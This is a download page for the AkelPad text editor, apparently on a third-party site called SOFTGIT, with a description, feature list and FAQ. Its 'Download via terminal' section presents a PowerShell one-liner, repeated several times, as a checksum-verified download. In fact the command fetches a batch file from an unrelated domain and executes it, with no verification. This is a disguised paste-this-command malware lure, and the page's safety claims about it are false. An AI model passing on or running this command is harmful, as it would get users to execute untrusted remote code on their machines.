

AkelPad
by Instructor & Alexey Kuznetsov
- Version
- 4.9.9
- Size
- 7.1 MB
- Updated
- Publisher
- Instructor & Alexey Kuznetsov
- Category
- Developer Tools
- Files
- 1
AkelPad screenshots


About AkelPad
AkelPad is a small, fast text editor for Windows that starts from the simplicity of Notepad and adds the features people actually miss when editing code or plain text. It opens almost instantly, uses very little memory and can be run as a portable program, which makes it popular as a Notepad replacement and as a quick editor to keep on a USB stick.
Out of the box the editor handles large files comfortably, supports many character encodings including the various Unicode forms and legacy code pages, and can convert between them and between Windows, Unix and Mac line endings. It offers a multi-document interface with tabs, search and replace with regular expressions, bookmarks, column selection, configurable fonts and word wrap. These basics alone cover a lot of everyday editing on Windows.
Much of AkelPad's power comes from its plugin system. Optional plugins add syntax highlighting for many programming and markup languages, code folding, autocompletion, a scripting interface, session management, a hex view, spell checking and more. Because the plugins are separate, you can keep the editor minimal or turn it into a lightweight programmer's editor depending on what you install. Settings can be stored in an INI file next to the program, which suits portable use.
The downloads include both installers and portable binary archives for 32-bit and 64-bit Windows, with English and Russian language packages. AkelPad is open source and has been developed on SourceForge for many years by a small team. Its interface looks classic rather than modern, and the most useful features hide in plugins that need a little configuration, but if you want a lean, dependable editor that never gets in your way, AkelPad remains a solid choice.
For developers and power users, AkelPad also works well as a viewer associated with log files, configuration files and scripts, because it opens them faster than heavier editors and handles mixed encodings gracefully. Pairing it with a few carefully chosen plugins gives you a compact toolkit for most everyday text chores.
Key features
- Fast startup and low memory use
- Unicode and code page support with conversion
- Tabbed multi-document interface
- Regular expression search and replace
- Plugin system for highlighting, folding and scripting
Pros
- Very lightweight and quick
- Portable option
- Extensible through plugins
Cons
- Classic, dated look
- Best features require installing and configuring plugins
System requirements
A Windows PC (32-bit or 64-bit). The editor is tiny and runs well on old hardware.
Tips
- Install the Coder plugin to get syntax highlighting and folding
- Use the portable package if you want settings to travel with the program
Description from the publisher
A simple notepad-like text editor with many features. It is designed to be a small and fast.
A simple notepad-like text editor with many features. It is designed to be a small and fast.
At a glance
AkelPad is a open source developer tools app published by Instructor & Alexey Kuznetsov (akelpad.sourceforge.net). A simple notepad-like text editor with many features. It is designed to be a small and fast.
SOFTGIT offers 1 file for AkelPad covering Windows, 7.1 MB in total. The version listed is v4.9.9, last updated on October 16, 2024.
AkelPad belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download AkelPad v4.9.9
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/akelpad. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
AkelPad system requirements
- Operating system
- Windows
- License
- BSD License
- Written in
- C
- Download size
- 312 KB (AkelPad-4.9.9-x64-bin-rus.zip)
- Project page
- sourceforge.net/projects/akelpad
AkelPad FAQ
Is AkelPad free?
Yes. AkelPad is free and open source.
Does AkelPad support syntax highlighting?
Yes, through its optional plugins, which add highlighting for many languages as well as code folding and autocompletion.
Can AkelPad run as a portable app?
Yes. A portable archive is available and settings can be stored in an INI file next to the program.
Which encodings does AkelPad handle?
It supports Unicode encodings and many legacy code pages, and can convert files between encodings and line-ending styles.
Does AkelPad run on macOS?
AkelPad is a native Windows application. On other systems it would need a compatibility layer such as Wine.
Is AkelPad free and open source?
AkelPad is distributed under BSD License according to SourceForge. You can download it free of charge.
Which operating systems does AkelPad support?
SourceForge lists Windows for AkelPad.
Where does the AkelPad download come from?
The Download button takes you to the official SourceForge download for AkelPad (sourceforge.net/projects/akelpad). SOFTGIT does not modify or re-host the file.
What is AkelPad written in?
SourceForge lists C.
Is AkelPad free to download?
Yes. AkelPad is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download AkelPad?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is AkelPad safe to install?
Files are published as received from Instructor & Alexey Kuznetsov, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does AkelPad support?
The files listed here target Windows.
How big is the AkelPad download?
The file is 7.1 MB.
Provenance
- Publisher
- Instructor & Alexey Kuznetsov
- Source
- akelpad.sourceforge.net
- Last check
- 2 years ago
- License
- BSD License
- Imported from
- Source: sourceforge.net/projects/akelpad

